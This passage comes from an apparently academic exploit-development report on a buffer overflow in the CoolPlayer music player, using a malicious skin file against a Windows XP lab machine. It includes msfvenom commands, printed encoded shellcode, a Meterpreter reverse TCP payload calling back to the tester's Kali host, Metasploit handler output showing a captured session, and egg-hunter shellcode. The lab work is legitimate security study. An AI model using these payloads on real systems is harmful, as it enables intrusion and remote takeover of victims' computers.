0010E4F8        |-1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1| Memory
0010E4F8  20    |20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f| File
0010E4F8        |                                    20          | Memory
0010E4F8  30    |30 31 32 33 34 35 36 37 38 39 3a 3b 3c 3d 3e 3f| File
0010E4F8        |                                       20       | Memory
0010E4F8  40    |40 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f| File
0010E4F8        |                                                | Memory
0010E4F8  50    |50 51 52 53 54 55 56 57 58 59 5a 5b 5c 5d 5e 5f| File
0010E4F8        |                                                | Memory
0010E4F8  60    |60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f| File
0010E4F8        |                                                | Memory
0010E4F8  70    |70 71 72 73 74 75 76 77 78 79 7a 7b 7c 7d 7e 7f| File
0010E4F8        |                                                | Memory
0010E4F8  80    |80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f| File
0010E4F8        |                                                | Memory
0010E4F8  90    |90 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 9e 9f| File
0010E4F8        |                                                | Memory
0010E4F8  a0    |a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af| File
0010E4F8        |                                                | Memory
0010E4F8  b0    |b0 b1 b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd be bf| File
0010E4F8        |                                                | Memory
0010E4F8  c0    |c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce cf| File
0010E4F8        |                                                | Memory
0010E4F8  d0    |d0 d1 d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd de df| File
0010E4F8        |                                                | Memory
0010E4F8  e0    |e0 e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef| File
0010E4F8        |                                                | Memory
0010E4F8  f0    |f0 f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff| File
0010E4F8        |                                                | Memory
0010E4F8        `-------------------------------------------------'
0010E4F8
0010E4F8                 | File       | Memory     | Note
0010E4F8 -----------------------------------------------------
0010E4F8 0  0  32  0    | 00 ... 1f  |            | missing
0010E4F8 32 0  12  12   | 20 ... 2b  | 20 ... 2b  | unmodified!
0010E4F8 44 12 1   1    | 2c         | 20         | corrupted
0010E4F8 45 13 16  16   | 2d ... 3c  | 2d ... 3c  | unmodified!
0010E4F8 61 29 1   1    | 3d         | 20         | corrupted
0010E4F8 62 30 194 194  | 3e ... ff  | 3e ... ff  | unmodified!
0010E4F8 -----------------------------------------------------
0010E4F8
0010E4F8 Possibly bad chars: 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 2c 3d
0010E4F8
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.911000
```


P mona Memory comparison results

```
Address       Status
0x0010e4f8    Corruption after 0 bytes
```

```
!mona compare -f c:/log/1801153/bytearray.bin -a 0010E4F8
```

Figure 22 Comparing ASCII characters

After having the bad characters returned (Figure 22) from the program it is now possible to use a tool called MSFvenom to craft shellcode that would avoid using the listed bad characters (Figure 23). Then, using the shellcode that was produced and placing it to the Perl code in order to be able to upload it into the music player to try to get calculator to pop up, in which was successfully achieved (Figure 24).



```
root@kali:~# msfvenom --platform Windows -a x86 -p windows/exec cmd=calc.
exe -e x86/alpha_upper -f perl -b '\x00\x01\x02\x03\x04\x05\x06\x07\x08\x
09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1
b\x1c\x1d\x1e\x1f\x2c\x3d'
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_upper
x86/alpha_upper succeeded with size 455 (iteration=0)
x86/alpha_upper chosen with final size 455
Payload size: 455 bytes
Final size of perl file: 1995 bytes
my $buf =
"\x89\xe2\xd9\xce\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b" .
"\x58\x4b\x32\x53\x30\x55\x50\x55\x50\x53\x50\x4d\x59\x4a" .
"\x45\x36\x51\x59\x50\x42\x44\x4c\x4b\x36\x30\x46\x50\x4c" .
"\x4b\x50\x52\x54\x4c\x4c\x4b\x51\x42\x52\x34\x4c\x4b\x42" .
"\x52\x31\x38\x54\x4f\x48\x37\x50\x4a\x36\x46\x30\x31\x4b" .
"\x4f\x4e\x4c\x57\x4c\x33\x51\x33\x4c\x43\x32\x46\x4c\x51" .
"\x30\x49\x51\x48\x4f\x44\x4d\x43\x31\x59\x57\x4d\x32\x5a" .
"\x52\x50\x52\x46\x37\x4c\x4b\x50\x52\x34\x50\x4c\x4b\x51" .
"\x5a\x37\x4c\x4c\x4b\x30\x4c\x54\x51\x33\x48\x4d\x33\x37" .
"\x38\x33\x31\x58\x51\x46\x31\x4c\x4b\x30\x59\x47\x50\x53" .
"\x31\x38\x53\x4c\x4b\x51\x59\x35\x48\x4b\x53\x57\x4a\x31" .
"\x59\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x58\x56\x30\x31\x4b" .
"\x4f\x4e\x4c\x39\x51\x38\x4f\x44\x4d\x55\x51\x39\x57\x30" .
"\x38\x4b\x50\x43\x45\x5a\x56\x44\x43\x43\x4d\x4b\x48\x57" .
```

Figure 23 Calculator shell code using MSFvenom





Figure 24 Calculator popping up after running skin with shellcode

2.2.1.1 Complex exploitation


After being able to prove the concept through the use of calculator shellcode, the tester then moved onto something a little more complex. This was to use a reverse TCP shell that would connect back to the tester's kali machine (attacker machine). With the use of MSFvenom again, the tester was able to craft a reverse TCP shellcode in Perl to put in place of the calculator shellcode. First, the tester needed the IP address of the attacking machine, which was retrieved through using the command 'ifconfig' (Figure 25).

Once, the IP address was retrieved it was possible for the tester to craft 'malicious' code using MSFvenom and alpha_upper in order to avoid possible issues with filtered characters (Figure 26).



```
root@kali:~# ifoncfig
bash: ifoncfig: command not found
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.254  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::20c:29ff:fe74:d1a3  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:74:d1:a3  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1348 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
```


Figure 25 IP address of the Kali attacking machine



```
root@kali:~# msfvenom —platofrm Windows -a x86 -p windows/meterpreter/revers
e_tcp -e x86/alpha_upper -f perl -b '\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09
\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\
x1d\x1e\x1f\x2c\3d' LHOST=192.168.1.254 LPORT=4444
```


Figure 26 Reverse tcp shellcode with attacker IP and selected Port

Next, the TCP handler was set up on the attacker's machine using the Metasploit framework (Figures 27 and 28). After uploading the skin file with the malicious code in it the handler was able to successfully open a Meterpreter shell on the victim's computer. It can be seen to have succeeded in figure 29, in which a shell is opened on the victim's computer (Figure 30).




```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, th
read, process, none)
   LHOST                      yes       The listen address (an interface may
```

Figure 27 Setting up framework with payload




```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, th
read, process, none)
   LHOST     192.168.1.254    yes       The listen address (an interface may
be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit
```

Figure 28 Setting up framework with attacker information and exploiting Victim



```
meterpreter >
Background session 1? [y/N]
msf5 exploit(multi/handler) > session
[-] Unknown command: session.
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information
     Connection
  --  ----  ----                     -----------
     ----------
  1         meterpreter x86/windows  XPSP3VULNERABLE\Administrator @ XPSP3VUL
NERABLE  192.168.1.254:4444 → 192.168.1.1:1046 (192.168.1.1)

msf5 exploit(multi/handler) >
```

Figure 29 Successful exploitation




```
meterpreter > sysinfo
Computer        : XPSP3VULNERABLE
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_GB
Domain          : XP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Figure 30 Meterpreter shell

2.2.1.2 Egg hunter Proof of Concept (PoC)


The music player had plenty of space for shellcode, but this is not always the case. Sometimes the amount of space that can be written to can be limited and even lack the space for even running calculator or notepad. However, there are methods that can go around this, and one such method that the tester used was egg hunting. The egg hunting method can also be thought of as “staged shellcode” (Van Eeckhoutte, 2021), where a small amount of shellcode is executed in order to search for the larger shellcode that is written somewhere else in memory. There are 3 main techniques; 1) the SEH technique – which requires about 60 bytes of space, 2) the IsBadReadPtr – which requires 37 bytes and 3) the NtDisplayString – which uses 32 bytes. In this case the tester used the NtDisplayString technique.

When crafting egg hunter shellcode, a unique ‘tag’ is used, in this case the tester used ‘w00t’ (Figure 31), then the tester started the shellcode with ‘w00tw00t’. A second ‘w00t’ was added to differentiate the tag from the shellcode. In order to avoid any unexpected behaviour from the CoolPlayer program the alpha_upper encoder was used on the egg hunter code (Figure 32) (Van Eeckhoutte, 2021).



```perl
$eggfile = "egghunting.bin";

$egghunter = "\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"\x77\x30\x30\x74". # this is the marker/tag: w00t
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";

open($FILE,">$eggfile");
print $FILE $eggHunting;
close($FILE);
```

Figure 31 Egg hunter tag



```
root@kali:~# cat ./egghunting.bin |  msfvenom --platform Windows -a x86 -
e x86/alpha_upper -f perl -b '\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0
a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c
\x1d\x1e\x1f\x2c\x3d'
Attempting to read payload from STDIN ...
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_upper
x86/alpha_upper succeeded with size 133 (iteration=0)
x86/alpha_upper chosen with final size 133
Payload size: 133 bytes
Final size of perl file: 592 bytes
my $buf =
"\x89\xe2\xdb\xd9\xd9\x72\xf4\x5d\x55\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x53\x56\x4b" .
"\x31\x48\x4a\x4b\x4f\x44\x4f\x50\x42\x36\x32\x53\x5a\x47" .
"\x33\x46\x38\x38\x4d\x46\x4e\x57\x4c\x33\x35\x50\x5a\x53" .
"\x44\x4a\x4f\x38\x38\x34\x37\x56\x50\x46\x50\x52\x54\x4c" .
"\x4b\x5a\x5a\x4e\x4f\x53\x45\x4a\x4a\x4e\x4f\x42\x55\x5a" .
"\x47\x4b\x4f\x4b\x57\x41\x41";
```

Figure 32 MSFvenom using egg hunter tag

The egg hunter shellcode was then placed into the Perl code, where the calculator/exploit was, and the new .INI skin file was loaded into CoolPlayer in which successfully launched calculator (Figure 33), which proved the egg hunting technique to be true.




Figure 33 Calculator popping up after running egg hunter shellcode

2.2.2 DEP enabled

All exploitation attempts from here on were done with Data Execution Prevention enabled. As can be seen in figures 34, 35 and 36 the tester was able to enable DEP by having right clicked “My Computer”, selected Properties, under the Advanced tab selected the settings button under Performance. Then under the Data Execution Prevention tab the tester turned DEP on.





Figure 34 Right click My Computer and select Properties




You must be logged on as an Administrator to make most of these changes.

Visual effects, processor scheduling, memory usage, and virtual memory

Desktop settings related to your logon

System startup, system failure, and debugging information

Figure 35 Advanced tab select settings under Performance



Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?


○ Turn on DEP for essential Windows programs and services only

● Turn on DEP for all programs and services except those I select:

□ 1801153
□ Adobe Reader 9.1

Figure 36 Under Data Execution Prevention, select Turn on

In order to exploit CoolPlayer with DEP on, Return Oriented Programming was used in order to get to various locations in memory with the intentions to disable DEP. In order to execute this, mona.py was used again with Immunity debugger to find addresses in memory with the RETN instruction. The MSVCRT.DLL file was used as the main point of searching for said addresses. Making sure that bad character filtering was used, mona.py was run (Figure 37).

